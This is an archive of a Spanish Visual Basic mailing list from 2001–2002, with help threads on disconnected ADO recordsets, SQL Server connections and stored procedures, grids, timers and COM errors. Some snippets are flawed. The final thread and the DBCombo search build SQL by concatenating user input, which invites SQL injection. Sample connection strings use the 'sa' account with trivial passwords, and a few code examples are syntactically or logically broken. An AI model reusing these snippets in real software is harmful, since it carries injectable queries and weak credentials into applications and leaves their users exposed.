rs.Open "Tabla", oConnection, adOpenStatic, adLockReadOnly, adCmdTable
```

luego lo desconectas

```
set rs.ActiveConnection = nothing
```

con eso ya puedes hacer loq ue quieras con el recordset... pero solo sera ahi es decir loque hagas no se reflejaras hasta que reconectes a la BD y hagas un updatebatch como bien menciono un compañero

saludos JANO

Mensaje enviado por "Jorge Clemente Hermoza" <JClemente@bonus.com.pe>

Te envio un ejemplo que me enviaron cuando quise, trabajar con recordsets desconectados....y me ayudo muchisimo....

Por otra parte, me podrias decir como te conectas desde VB a un DBF..., usas un ODBC?...,

Saludos,

Jorge Clemente Hermoza
Mail: JClemente@bonus.com.pe
Telefonos: (511) 475-6340 (511) 475-3429
(511) 475-6652 (511) 476-5017
Anexo de la Oficina: 157
Fax: (511) 476-6560
Celular: 920-5103
Lima - Perú

ado_client_side_ver02.zip

Mensaje enviado por "William Silupu" <wsilupu@broomperu.com> el 22/11/2001

Es una presentacion muy interesante sobre lo que estas preguntando espero sirva a

la lista

Saludos / Best Regards

William Silupu
em@il: wsilupu@broomperu.com
----- Original Message -----
From: "QuieroAprender VB" <nosevisualbasic@hotmail.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Thursday, November 22, 2001 9:51 AM
Subject: (VB-ESP) Recordset desconectado

> Hola,
> Alguien me puede explicar que es un Recordset Desconectado , como y cuando
> usarlo ?
> Gracias...

desconectado.zip

Mensaje enviado por AVernieri@juncalnet.com.ar el 22/11/2001

Hola!

Un recordset desconectado es un recordset estático con cursor del lado del cliente que despues de haberse llenado de datos se desconecta de la base de datos de donde se generó...

También un recordset generado dinámicamente por código, sin asociarse a ninguna base de datos.

Es obligatorio su suo cuando se debe pasar entre componentes COM+ o DCOM en diferentes contextos, ya que sólo se puede hacer el marshalling si no está asociado a ninguna BD...

También se puede usar cuando hay que ahorrar conexiones al motor de base de datos (número de licencias restringido o servidor muy cargado)

Para usarlo, generas un recordset (con las propiedades que te mencioné) igual que siempre, luego lo llenas de datos con un movelast, y por último lo desconectas poniendo su propiedad ActiveConnection a Nothing.

Saludos
Alberto

Mensaje enviado por "JANO" <jano@cmactacna.com.pe> el 22/11/2001

Puedes hacer esto

creas un recordset con los campo que necesites:

dim rs as ADODB.Recordset

set rs = new ADODB.Recordset

```
    rs.CursorType = adOpenStatic ' setting cursor type
    rs.Fields.Append "Campo1", TipoDato, Longitud, Atributos
    rs.Fields.Append "Campo2", TipoDato, Longitud, Atributos
    rs.Fields.Append "Campo3", TipoDato, Longitud, Atributos
    ... agregas tantos campos necesites
   rs.fields.refresh
  rs.open
```

Lluego a este recordet vas agregando los registros que el usuario seleccione el e
el DataList asi como lo harias normalmente rs.addnew
rs(0) = valor del datalist
....
rs.update

luego para mandar el reporte

set datareport1.datasource = rs
datareport1.show vbmodal

con eso deberia correr

saludos JANO

----- Original Message -----
From: VbNick <mjli@mundo-r.com>
To: VB-ESP <visualbasic-esp@yahoogroups.com>
Sent: Thursday, November 22, 2001 1:00 PM
Subject: (VB-ESP) Ayuda con listado

> Hola, a ver si ésta me la podéis responder porque sigo atascado y como
> no he tenido respuesta en la anterior la planteo de otra forma.
>
> Tengo que hacer un listado a partir de una selección hecha en un
> DataList. Ese DataList se llena con un recordset pero el usuario
selecciona
> los registros que necesite y con esos tengo que hacer un listado. Había
> pensado hacerlo con un recordset desconectado porque por más vueltas que
le
> doy no se me ocurre otra manera pero no sé como crear un recordset
> desconectado y menos aún como ir añadiendole registros según se vayan
> seleccionando filas en el DataList. El listado ya lo tengo hecho en un
> DataReport pero no sé como asignarle los valores que se seleccionen en el
> DataList.
>
> ¿Alguna idea? Por favor, es urgente.
>
> Un saludo.

Red con cable serie de nueve pines

Mensaje enviado por "Pedro Mora" <jinxs_78@cantv.net> el 6/03/2002

ESTO LO MADÉ AYER A LA LISTA, PERO VEO QUE NO LLEGÓ.

ESPERO QUE TE SIRVA

SALUDOS

PEDRO MORA

----- Original Message -----
From: AcrraidX
To: visualbasic-esp@yahoogroups.com
Sent: Monday, September 02, 2002 1:10 PM
Subject: (VB-ESP) OT: Red con cable Serie de Nueve Pines

Que hay listeros, un saludo muy cordial para todos,
Quisiera saber si alguno de uds. sabe si se puede hacer una red con dos máquinas a través del puerto serie de nueve pines del pc.

Son dos máquinas las cuales cuentan con dos puertos series (Donde se conecta el mouse serie) libres y de nueve pines.

Si se puede hacer la red, ¿se puede compartir la impresora de una de las pc's?.

Sé que existe algo para hacer redes de esta forma, pero creo que hay que hacerle unas conexiones especiales al cable serie, algo así como al rj45 cruzado. el detalle está en qe no sé cual es esa conexión ni qué número de pines son los que hay que conectar.

Agradesco cualquier información al respecto y de todos modos muchísimas gracias de ante mano

pd: tengo problemas con la "u" en mi teclado.

conexion9.zip

Redimensionar controles *(2 mensajes)*

Mensaje enviado por "Dardo Zorraindo" <d_zorraindo@yahoo.com.ar> el 26/11/2001

Puedes obtener la configuración de pantalla actual y en base a esta dimensionar el/los
formulario/s, para lo cual te adjunto una rutina que permite mantener los controles contenidos en un form. cuando cambia de dimensión.

Un saludo
Dardo

redimensionar.zip

Mensaje enviado por "VbNick" <mjli@mundo-r.com> el 22/03/2002

Aqui tenéis el mismo, pero en versión para VB6.

    Un saludo.

At 04:22 p.m. 21/03/2002 +0100, you wrote:
>Estimados Compañeros:
>Desearía obtener alguna rutina para hacer maximizar en un formulario y
>automáticamente se adapten los objetos que hay en su interior, y al realizar
>el minimizar haga lo contrario.
>Sin más, un saludo
>Javier

freesize1.zip

Reparar base de datos Acces2000

Mensaje enviado por jano <jano@cmactacna.com.pe> el 27/02/2002

Julio, lo que pasa es que ese metodo no funciona ya en la version 3.6, si quieres reparar una BD utiliza el metodo CompactDataBase, que repara y compacta el MDB

saludos JANO

27/02/2002 12:40:37, "Julio Ricardo" <julioricardo40@yahoo.com> wrote:

> No se porque no funciona este codigo.
> tengo feferenciado el proyecto a DAO 3.6
>
> DBEngine.RepairDatabase ("C:\Mibase.mdb")
>
>
> me da el error: 3251 operacion no valida para este tipo de objetos.
>
> Muchas Gracias
> Julio Ricardo

Rutina para calcular el número de semana *(2 mensajes)*

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com> el 13/03/2002

Hola!

Semana = DatePart ("ww", TuFecha, vbUseSystem, vbFirstJan1)

Abajo va la documentación de la función DatePart

Saludos
Alberto

DatePart (Función)

Devuelve un valor de tipo Variant (Integer) que contiene la parte especificada de la fecha dada.

Sintaxis

DatePart(intervalo, fecha[,primerdíasemana[, primerasemanaaño]])

La sintaxis de la función DatePart consta de los siguientes argumentos con nombre:

intervalo Requerido. Expresión de tipo cadena con el intervalo de tiempo que desea devolver.
fecha Requerido. Tipo de valor Variant (Date) que se desea evaluar.
primerdíasemana Opcional. Una constante que especifica el primer día de la semana. Si no se especifica, se asume que es el domingo.
primerasemanaaño Opcional. Una constante que especifica la primera semana del año. Si no se especifica, se asume que es aquélla en la que se encuentre el 1 de enero.

Valores

El argumento intervalo toma los siguientes valores:

yyyy Año
q Trimestre
m Mes
y Día del año
d Día
w Día de la semana
ww Semana
h Hora
n Minuto
s Segundo

El argumento primerdíasemana toma los siguientes valores:

vbUseSystem 0 Utiliza el valor de la API de NLS.
vbSunday 1 Domingo (predeterminado)
vbMonday 2 Lunes
vbTuesday 3 Martes
vbWednesday 4 Miércoles
vbThursday 5 Jueves

vbFriday 6 Viernes
vbSaturday 7 Sábado

El argumento primerasemanaaño toma los siguientes valores:

vbUseSystem 0 Utiliza el valor de la API de NLS.
vbFirstJan1 1 Empieza con la semana en la que se encuentra el 1 de enero (predeterminado).
vbFirstFourDays 2 Empieza con la primera semana que tenga al menos cuatro días en el nuevo año.
vbFirstFullWeek 3 Empieza con la primera semana que esté completamente incluida en el nuevo año.

Comentarios

Puede utilizar la función DatePart para evaluar una fecha y devolver un intervalo de tiempo específico. Por ejemplo, podría utilizar DatePart para calcular el día de la semana o la hora actual.

El argumento primerdíasemana afecta a los cálculos que utilizan los símbolos de intervalo "w" y "ww".

Si fecha es un literal de fecha, el año que se especifica, pasará a ser una parte permanente de la fecha. Sin embargo, si fecha está encerrada entre comillas dobles ("") y se omite el año, se insertará el año en curso en el código cada vez que se evalúe la expresión fecha. Así es posible escribir código que se pueda usar en años distintos.

Mensaje enviado por "SALVA" <salva24@terra.es> el 14/03/2002

Hola Ferran
no hay que compicarse mucho la vida
mira que sencillo:
Label1 = "SEMANA: " & Format(Date, "ww")
Un saludo
Salva

Sincronizar contactos Outlook con mdb

Mensaje enviado por José Braulio Moreno Suárez <jbmoreno@supercable.es> el 22/11/2001

Esto marcha, queda más o menos así (crear contactos desde *.mdb)

```
'* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
'* Este módulo Crea contactos en Outlook *
'* recorriendo una Base de Datos *.mdb *
'* Debe estar instalada la biblioteca de referencias *
'* Microsoft DAO 3.6 Objetc Library *
'* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
Sub BuscarContactosDeBaseDeDatos()

    'Establece las variables
    Dim dbsBaseDeDatos As Database
    Dim rstTablaBaseDeDatos As Recordset
    Dim strTablaBaseDeDatos As String
    Dim strCampoNombreCompletoDeTablaBaseDeDatos As String

    Dim strConsultaCampoDeTablaBaseDeDatos As String

    'Establece los valores de las variables
    strTablaBaseDeDatos = "C:\WGOLDEN\DATOS\FART3D.mdb"
    strConsultaCampoDeTablaBaseDeDatos = "SELECT Agentes.Codigo,
Agentes.Nombre, Agentes.Domicilio, Agentes.[C Postal],
Agentes.Poblacion, Agentes.Pais, Agentes.Telefono1, Agentes.Telefono2,
Agentes.Fax, Agentes.EMail, Agentes.[Pagina Web] FROM Agentes ORDER BY
Agentes.Nombre" 'Copia una Sentencia SQL de Access
    Set dbsBaseDeDatos = OpenDatabase(strTablaBaseDeDatos)
    Set rstTablaBaseDeDatos =
dbsBaseDeDatos.OpenRecordset(strConsultaCampoDeTablaBaseDeDatos,
dbOpenSnapshot)

    'Llena el Recordset
    With rstTablaBaseDeDatos
        .MoveLast
        .MoveFirst
            'Recorre todos los Registros y crea el contacto
            For Contacto = 1 To .RecordCount
                strCampoNombreCompletoDeTablaBaseDeDatos = !Nombre
                .MoveNext
                'Llama a la Rutina que crea el Contacto en Outlook
                CrearContactoEnOutlook
(strCampoNombreCompletoDeTablaBaseDeDatos)
            Next Contacto
        .Close
    End With

    'Cierra la base de datos abierta
    dbsBaseDeDatos.Close

End Sub
Sub CrearContactoEnOutlook(strCampoNombreCompletoDeTablaBaseDeDatos As
String)
```

```
'Establece los Objetos y carpetas de Outlook donde se van a crear los
contactos
Set myOlApp = CreateObject("Outlook.Application")
Set myNameSpace = myOlApp.GetNamespace("MAPI")
Set myFolder = myNameSpace.GetDefaultFolder(olFolderContacts)
Set myItem = myOlApp.CreateItem(olContactItem)

'Establece los valores de los Campos del Formulario Contactos de Outlook
With myItem
    .FullName = strCampoNombreCompletoDeTablaBaseDeDatos 'Nombre
completo
    'Salva los Objetos
    myItem.Save
End With
End Sub
```

Mensaje enviado por "VbNick" <mjli@mundo-r.com> el 25/02/2002

Hola Ariel, te paso un código con varias formas de abrir conexión con SQLServer

```
Public Sub ConnectionString()

 Dim cnn1 As ADODB.Connection
 Dim cnn2 As ADODB.Connection
 Dim cnn3 As ADODB.Connection
 Dim cnn4 As ADODB.Connection

 ' Abre una conexión sin usar un Data Source Name (DSN).
 Set cnn1 = New ADODB.Connection
 cnn1.ConnectionString = "driver={SQL Server};" & _
  "server=bigsmile;uid=sa;pwd=pwd;database=pubs"
 cnn1.ConnectionTimeout = 30
 cnn1.Open

 ' Abre una conexión usando DSN y ODBC.
 Set cnn2 = New ADODB.Connection
 cnn2.ConnectionString = "DSN=Pubs;UID=sa;PWD=pwd;"
 cnn2.Open

 ' Abre una conexión usando DSN y OLE DB.
 Set cnn3 = New ADODB.Connection
 cnn3.ConnectionString = "Data Source=Pubs;User ID=sa;Password=pwd;"
 cnn3.Open

 ' Abre una conexión que usa un DSN y argumentos individuales
        ' en lugar de una cadena de conexión.
 Set cnn4 = New ADODB.Connection
 cnn4.Open "Pubs", "sa", "pwd"

 ' Muestra el estado de las conexiones
 MsgBox "cnn1 state: " & GetState(cnn1.State) & vbCr & _
  "cnn2 state: " & GetState(cnn2.State) & vbCr & _
  "cnn3 state: " & GetState(cnn3.State) & vbCr & _
  "cnn4 state: " & GetState(cnn4.State)

 cnn4.Close
 cnn3.Close
 cnn2.Close
 cnn1.Close

End Sub

Public Function GetState(intState As Integer) As String

 Select Case intState
  Case adStateClosed
   GetState = "adStateClosed"
  Case adStateOpen
   GetState = "adStateOpen"
 End Select
```

```
End Function
```

Y a continuación un código que abre un Stored Procedure sacado de SQLMax

```
Public Sub TestParameter

' This code sample demonstrates the following:
' 1. Creating a stored procedure that uses input/output parameters
' 2. Creating the parameters and firing the stored procedure
' 3. Displaying the result and delete the stored procedure

  Dim conn As ADODB.Connection
  Dim Param As ADODB.Parameter
  Dim Com As ADODB.Command

  Dim strConn As String

  ' Assign the connection string to a variable

  strConn = "PROVIDER=SQLOLEDB;SERVER=(local);User Id=" & _
  "sa;Password=;DATABASE=pubs"

  ' Create the Connection object

  Set conn = New ADODB.Connection

  'Assign the connection string and provider, then open the
  'connection

  conn.ConnectionString = strConn
  conn.Open strConn

  'Create a new command object

  Set Com = New ADODB.Command

  'Load it with code that will create a new stored
  'procedure in PUBS

  Com.CommandText = "Create Procedure sp_ReturnsOutput @authorid " _
  & "varchar(11),@result Varchar(20) OUTPUT As Select @result " _
  & "= (Select au_fname from authors Where Au_id = @authorId)"

  'Fire it to create new stored procedure
  Com.ActiveConnection = conn
  Com.Execute

  'Now get ready to create 2 parameters: One for input, one for output.
  'Create input Parameter
  Set Param = Com.CreateParameter("AuId", adVarChar, adParamInput, 11)

  Param.Value = "172-32-1176"
  Com.Parameters.Append Param

  'Create return parameter

  Set Param = Com.CreateParameter("Return", adVarChar, _
  adParamReturnValue, 20)

  Com.Parameters.Append Param
```

```
  'NOTE: When creating parameters you MUST include the SIZE of the
  'parameter as well as the TYPE of value that you're dealing with.
  'Load Command Object a Sql String

  Com.CommandText = "sp_ReturnsOutput"
  Com.CommandType = adCmdStoredProc

  'Fire it.
  Com.Execute

  'Show Results

  MsgBox "The first name of the author with an SS of " & _
  Com.Parameters(0).Value & " is " & Com.Parameters(1).Value

  ' Clean up by deleting stored procedure
  Com.CommandText = "Drop Procedure Sp_ReturnsOutput"
  Com.CommandType = adCmdText
  Com.Execute
  conn.Close

End Sub
```

A ver si te sirve.

Un saludo.

Suma filas o columnas de un flexgrid

Mensaje enviado por "AcrraidX" <lenar666@hotmail.com> el 15/03/2002

Que hay listeros, un grán saludo

Me hice esta función que sirve para sumar los números de una columna o fila de un flexgrid, a mí me ha sido de mucha utilidad, sobre todo cuando se trata de facturación o cosas por el estilo.

Epero que les sea útil a alguien como me ha sido útil a mí, agradecería cualquier critica para implementarla en mi código. Ahí les vá...

```
Public Function Sumar(Grid As MSFlexGrid, Optional SumVertical As Boolean = True, _
Optional ColOrRow As Long, Optional IncluirFixeds As Boolean = False) As Double

    'esta función suma en un grid una columana o una fila
    'depende si el argumento sumVertical está está establecido a true.
    'si sumvertical está establecido a true hace la sumatoria tomando
    'los valores de la columna especificada en el parámetro ColOrRow,
    'de otro modo la sumatoria se realiza tomando los valores
    'de la fila especificada en el parámetro ColOrRow.
    'incluirfixeds es un parámetro que usa la función para saber
    'si las filas o colmnas fijas también se usarán para tomar los
    'valores a sumar.

    Dim GridTmp As MSFlexGrid
    Set GridTmp = Grid

    'almacena el total.
    Dim totalTMP As Double
    totalTMP = 0

    'contador
    Dim j As Long
    j = 0

    With GridTmp
        If SumVertical Then
            'verificando que la columna especificada sea
            'una columna válida del grid.
            If ColOrRow > (.Cols - 1) Then
                Sumar = 0
                Exit Function
            End If

            'operación incluyendo filas fijas.
            .Col = ColOrRow

            If IncluirFixeds Then
                'bucle de suma.
                For j = 0 To .Rows - 1
                    .Row = j
                    totalTMP = totalTMP + CDbl(Format(.Text, "#,##0.00"))
                Next j

            Else
```

```
                'operación exluyendo filas fijas
                'comprobando que hayan mas filas no fijas que fijas.
                If .Rows > .FixedRows Then
                    For j = .FixedRows To .Rows - 1
                        .Row = j
                        totalTMP = totalTMP + CDbl(Format(.Text,"#,##0.00"))
                    Next j
                Else
                    totalTMP = 0
                    Exit Function

                End If
            End If 'de incluirFixeds
        Else 'de SumarVertical.
            'verificando que la fila especificada se una fila
            'válida del grid.
            If ColOrRow > (.Rows - 1) Then
                Sumar = 0
                Exit Function
            End If
            'operación incluyendo columnas fijas.
            .Row = ColOrRow
            If IncluirFixeds Then
                'bucle de suma.
                For j = 0 To .Cols - 1
                    .Col = j
                    totalTMP = totalTMP + CDbl(Format(.Text, "#,##0.00"))
                Next j
            Else
                'operación exluyendo columnas fijas
                'comprobando que hayan mas columnas no fijas que fijas.
                If .Cols > .FixedCols Then
                    For j = .FixedCols To .Cols - 1
                        .Col = j
                        totalTMP = totalTMP + CDbl(Format(.Text,"#,##0.00"))
                    Next j
                Else
                    totalTMP = 0
                    Exit Function
                End If
            End If 'de incluirFixeds
        End If 'de Sumvertical.
    End With
    Sumar = totalTMP
End Function
```

Utilidades para Access 2000

Mensaje enviado por "Julio Ricardo" <julioricardo40@yahoo.com> el 27/02/2002

Acabo de terminar una utilidad(dll) que sirve contra Bases de datos de Access2000 y con ella se puede crear Dsn, Compactar,hacer Backup .Creo que funciona perfecto. Si alguien la prueba y me comenta como anduvo.....se lo agradezco.

Muchas Gracias

Julio Ricardo

accionebase.zip

Variables en procedimientos almacenados SQL Server *(3 mensajes)*

Mensaje enviado por Javier Orellana <jorellana@segetrans.com> el 27/02/2002

```
create procedure ActualizarNroComprobante
@TipoId varchar(20)
as
declare @pepito int
select @pepito=(Select max(numero) from Comprobantes where TipoId=@TipoId)

UPDATE Comprobantes
Set Numero=@Pepito+1
Where TipoId=@TipoId
```

Salu2
Javier !

Mensaje enviado por Eduardo Jiménez Vargas <ejimenez@issste.gob.mx> el 27/02/2002

```
create procedure ActualizarNroComprobante @TipoId varchar(20) AS
  declare @Numero int=0
  declare @pepito int=0

 SET @pepito=(Select max(numero) from Comprobantes where TipoId=@TipoId)
 UPDATE Comprobantes
 Set Numero=@Numero+1
 Where TipoId=@TipoId
Select Numero From Comprobantes Where TipoId=@TipoId
```

Eduardo Jiménez Vargas

e-mail: ejimenez@issste.gob.mx
ejimenez68@prodigy.net.mx

México, .D.F.

----- Original Message -----
From: Ariel Alvarez
To: VISUALbasic-esp@yahoogroups.com
Sent: Wednesday, February 27, 2002 1:12 PM
Subject: (VB-ESP) URGENTEEE. ES SOBRE STORED PROCEDURE DE SQL SERVER 7

Hola gente, estoy tratando de crear un sencillo stored procedure en SQL server.

tengo una Tabla llamada Comprobantes

TipoId Varchar(20)
Numero int

Y lo que quiero hacer es mediante un Spr que le sume uno (o que asigne 1 en caso de que no exista el registro de ese comprobante en la base de datos)

Hace tanto que no uso SQL 7 que no recuerdo como declarar variables locales

El procedimiento que tengo es asi..

```
create procedure ActualizarNroComprobante
 declare {@Numero int=0}
@TipoId varchar(20) /* Esto es un parametro */
AS
 SET @pepito=(Select max(numero) from Comprobantes where TipoId=@TipoId)
UPDATE Comprobantes
Set Numero=@Numero+1
Where TipoId=@TipoId
Select Numero From Comprobantes Where TipoId=@TipoId
```

Y no hay caso, cuando desde el Query Analyzer intento crear el SPR me pone
" [Microsoft][ODBC SQL Server Driver]Syntax error or access violation "
Se que esta mal la sintaxis. .pero el manual de ayuda del SQL no me ayuda mucho, ya que sigo la sintaxis, y nada..
salu2 y muchas gracias de antemano ;)

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com> el 28/02/2002

Hola!

Así debería andar (no lo probé)

```
create procedure ActualizarNroComprobante
(@TipoId varchar(20)) /* Esto es un parametro */
AS

Declare @Numero int
Select @Numero = max(numero) from Comprobantes where TipoId=@TipoId

If @Numero IS NULL @Numero = 0

UPDATE Comprobantes
Set Numero=@Numero+1
Where TipoId=@TipoId

Select Numero From Comprobantes Where TipoId=@TipoId
GO
```

Saludos
Alberto

Búsqueda incremental en DbCombo, DbGrid, DataGrid.

Mensaje enviado por "dezalot" <dezalot@tucbbs.com.ar>

Te mando este ejemplo donde hago en forma simple y efectiva lo que quieres hacer, toma de allí y haz las modificaciones para adaptar a tu caso especifico. Es la búsqueda dentro de un DBCombo y la voy ubicando con un TextBox

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
Dim cTexto1 As String
KeyAscii = Asc(UCase(Chr(KeyAscii)))
cTexto1 = Text1.Text & Chr(KeyAscii)
Data1.Recordset.FindFirst ("ucase(mid(NombreCampo,1," & Len(cTexto1) & ")) = '" &
cTexto1 & "'")
If Data1.Recordset.NoMatch Then
    KeyAscii = 0
End If
End Sub
```

Esto ejemplo es igual para un dbgrid, datagrid. A esta función le puedes agregar tambien, retener el Bookmark, antes de iniciar la búsqueda (Find) y si da negativo posicionarlo nuevamente en el registro marcado.

La versión para un ComboBox, seria:

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
Dim cTexto1 As String
Dim x as Integer
KeyAscii = Asc(UCase(Chr(KeyAscii)))
cTexto1 = Text1.Text & Chr(KeyAscii)
For x = 1 to len(Combo1.ListCount)
    if UCase(Mid(Combo1.list(x),1," & Len(cTexto1) & ")) = cTexto1 then
            KeyAscii = 0
        Exit For
Next x
End Sub
```

Saludos
Dante Dezalot
Tucumán - Argentina

Crear recordset en memoria (ADO)

Mensaje enviado por sosinfo@sinectis.com.ar

Hola, mira la forma que te voy a tratar de explicar, quizas no es la más indicada pero puede funcionar.
En declaraciones generales.
Dim RsDestino as New ADODB.Recordset

En una rutina una sola vez

rsdestino.Fields.Append "Campo1", adChar, 20

Fijate recordset.Fields.Append "NombreCampo", TipoDato, Longitud

De esta manera, debés definir los 4 campos del recordset que generaste con Dim.

Y luego puedes recorrer tu msflexgrid e ir agregando los registros en el rs. Nunca trabajé con msflexgrid pero supongo que puedes acceder a los datos de cada columna por cada registro e ir de registro en registro, por lo que una forma (medio osca, pero que debe funcionar) es hacer un for next desde el primer elemento del msflexgrid hasta el
ultimo, y por cada uno hacer un rsdestino.AddNew Array("Campo1", "Campo2"), Array("Valor1", "Valor2")
rsdestino.Update

Espero que te sirva, Gabriel Desde Argentina.

--- In visualbasic-esp@y..., "Julio Ricardo"
wrote:
> hola necesito crear un recordset con 4 campos y pasarle los datos
de un msflexgrid con 4 columnas a ese recordset.Una ayudita para
hacerlo por favor....
> gracias julio

Crear Timer mediante API (sin el control Timer)

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Podes usar las API's SetTimer y KillTimer

Las declaraciones son las que siguen:

```
Private Declare Function SetTimer Lib "user32" (ByVal hWnd As Long, ByVal nIDEvent
As Long, ByVal uElapse As Long, ByVal lpTimerFunc As Long) As Long

Private Declare Function KillTimer Lib "user32" (ByVal hWnd As Long, ByVal nIDEvent
As Long) As Long
```

Y las podes llamar así:

```
Dim TimerId as Long, lInterval as Long

TimerID = SetTimer(0&, 0&, lInterval, AddressOf MiRutinaDeEvento)
KillTimer 0&, TimerId

Public Sub MiRutinaDeEvento()
' Esto es lo que se ejecuta cada vez que se cumple el intervalo del Timer
End Sub
```

Algunas consideraciones:

MiRutinaDeEvento -DEBE- estar ubicada en un módulo .bas

La VariableTimerID conviene declararla a nivel de módulo o clase, ya que necesitas que la referencia quede para poder cancelar el Timer (KillTimer) cuando no lo necesitas más.

El intervalo se especifica en milisegundos...

Yo estaba trabajando en una clase para generar Timers accesibles desde una DLL, pero no la tengo completa...

Saludos
Alberto

>>> Grupo Juncal.Notes."Eduardo Jiménez Vargas <ejimenez@issste.gob.mx>
@BNL" 16/11/01 19:48 >>>
Estimados compañeros del grupo:

Tengo la necesidad de realizar llamadas a un stored procedure de SQLS7 en
determinados tiempos a través de una DLL. Esto es algo similar al control
TIMER, sin embargo como todos sabemos no puedo coloar el control dentro
de una DLL. Alguien sabe como hacer esto

Descargar archivos mostrando ProgressBar

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Download Files, with Progress Bar.

Category: Internet/ HTML
Level: Intermediate

Description: I have seen many download functions on PSC but none with any progress bars. Still this is very simple I thought I would share this piece of code with PSC. Please Vote if you found this useful.

Complete source code is at:
http://www.planet-source-code.com/vb/default.asp?lngCId=28987&lngWId=1

Compatibility: VB 6.0
Submitted on 11/18/2001 1:22:36 PM and accessed 187 times.

```
'************************************
' Name: Download Files, with Progress Ba
' r.
' Description:I have seen many download


' functions on PSC but none with any progr
    ' ess bars. Still this is very simple I th
    ' ought I would share this piece of code w
    ' ith PSC. Please Vote if you found this u
    ' seful.
' By: [AKA]sassyboy
'
' Assumes:You must create a progressbar,
' nameed progressbar1. You must have an In
' et, named Inet1. From there you can use
' the command Download(URL, Destionation o
' f file.
'
'This code is copyrighted and has
' limited warranties.Please see http://w
' ww.Planet-Source-Code.com/xq/ASP/txtCode
' Id.28987/lngWId.1/qx/vb/scripts/ShowCode
' .htm
'for details.
'************************************



Public Sub download(Url As String, Destination As String)
    Dim think As String
    think = 0
    Dim sentdata() As Byte
    If Inet1.StillExecuting = True Then Exit Sub
    sentdata() = Inet1.OpenURL(Url, icByteArray)
    ProgressBar1.Max = Len(Url)
```

```
    For x = Len(Url) To 1 Step -1
        think = think + 1
        ProgressBar1.Value = think
        If Left$(Right$(Url, x), 1) = "/" Then RealFile$ = Right$(Url, x - 1)
    Next x
    gotFile$ = Destination + "\" + RealFile$
    Open gotFile$ For Binary Access Write As #1
    Put #1, , sentdata()
    Close #1
End Sub
```

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6719
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

Error al abrir un ADODB.Recordset

Mensaje enviado por pbajo@fbpba.org.ar

Esto lo encontré por ahi quizas te oriente.

Object does not support OLE Automation

This error can occur when:

An application has a reference to an object on a remote computer, and
is trying to pass a reference to local object as a parameter of a method of the
remote object, and the Automation Manager is not installed properly on the local
machine.

When a reference to a local object is passed to an application on another computer,
the local computer becomes a Remote Automation server, and the Automation proxy
must start the Automation Manager on the local machine. If the Automation Manager
is on the machine, try starting it with the command line AUTMGR32 /REGSERVER to
register it.
-2147220998 (&H800401FA) Wrong OS or OS version for application

The "Wrong OS version" error is caused by an incorrectly set InprocServer key. Each
public class in a Visual Basic server has an entry in the CLSID section of the
HKEY_CLASSES_ROOT registry key. Remote objects have their InprocServer (or
InprocServer32) subkey set to the automation proxy. The automation proxy is
Autprx32.dll for a 32-bit client on a 32-bit OS, Autprx16.dll for a 16-bit client
on a 32-bit OS, and Autprx.dll for a 16-bit client on a 16-bit OS. This error can
be raised when the InprocServer key is set to Autprx.dll on a 32-bit system.
Because of a bug in the 16-bit Remote Automation Connection Manager on Windows 95,
when an object is made
remote, the InprocServer key is set incorrectly in this manner. To fix this
problem, do one of the following:

Manually edit the InprocServer key of each affected class so that it correctly
points to Autprx16.dll.

-or-

Use the 16-bit client registration tool (Clireg16.exe) to remote your server
instead of RacMan16. CliReg16 correctly detects what OS it is running under and
will set the InprocServer key accurately. CliReg16 can be run from the command line
with this syntax:

clireg16 server.vbr -t server.tlb.

-2146959355 (&H80080005)
Server Execution Failed
This error is caused by an incorrectly registered Autprx16.dll. Although Setup
Wizard-generated setup programs will register Autprx16.dll completely, the Visual
Basic 4.0 16-bit installation does not. To fix this problem, unregister and
reregister Autprx16.dll with Regsvr.exe (or Regsvr16.exe).

Other Errors
Many errors encountered while working with Remote OLE Automation are characterized by a decimal error number that is both negative and longer than a usual error number. Errors that fit this description are most commonly OLE errors that are not mapped to a specific Visual Basic error.
The corresponding text for an error number like this can be found by searching for the hexadecimal equivalent of the number in the winerror.h header file that is included with Visual C++ and the Windows SDK.

The Unregister and Reregister Method of Cleaning the Registry Generally you can clean the registry entries for a specific server by unregistering and reregistering the relevant program. However, the method used to perform these registry operations varies according to the location of the server, its bit-type, and whether it is an in-process or out-of- process server. This section will give a brief description of the tools and
methods that can be used to clean the registry entries for a specific application.
Server Exe on the Server Machine All out-of-process servers created by Visual Basic recognize the command line switches UNREGSERVER and REGSERVER. These switches can be used for servers that are run locally or remotely. To clean the registry entries for
a server exe on the server machine:

Run the server with the command line switch /UNREGSERVER.

Run the server with the command line switch /REGSERVER.

Server Exe on a Client Machine
If the server application doesn't reside physically on a client machine, the CliRegXX tool should be used to unregister and reregister the server. The .vbr file and the .tlb file for the relevant server are needed for both operations. CliReg16 should be used for any 16-bit clients, regardless of the bit-type of the OS, and CliReg32 should be used for all 32-bit clients.
To use the client registration tool to unregister and register a remote server:

Run CliRegXX -u server.vbr -t server.tlb.

Run CliRegXX server.vbr -t server.tlb. A dialog box will appear to prompt for the name of the remote machine and the network protocol.

Server DLL (must be local)
DLL servers do not recognize the UNREGSERVER and REGSERVER parameters. To perform registry operations with in-process servers you must use the REGSVR32.EXE tool. RegSvr32 will query the DLL for the registry information needed and perform the operation specified (either a register or an unregister). To use:

Run RegSvr32 -u server.dll.

Run RegSvr32 server.dll.

Patricia G. Bajo
-----Mensaje original-----
De: Pezib Tinoco [mailto:pezib@unica.edu.ni]
Enviado el: Martes, 06 de Noviembre de 2001 06:39 p.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) URGENTE!!!! Error al abrir un ADODB.Recordset

Hola a todos estoy tabando con VB6 y access 97, y al momento de abrir un

ADODB.Recodset me indica un error.

El codigo que uso es el siguiente:

```
Dim rs As New ADODB.Recordset
rs.Open "select * from Estudiante where login ='" & Text1(0).Text & "'",db
```

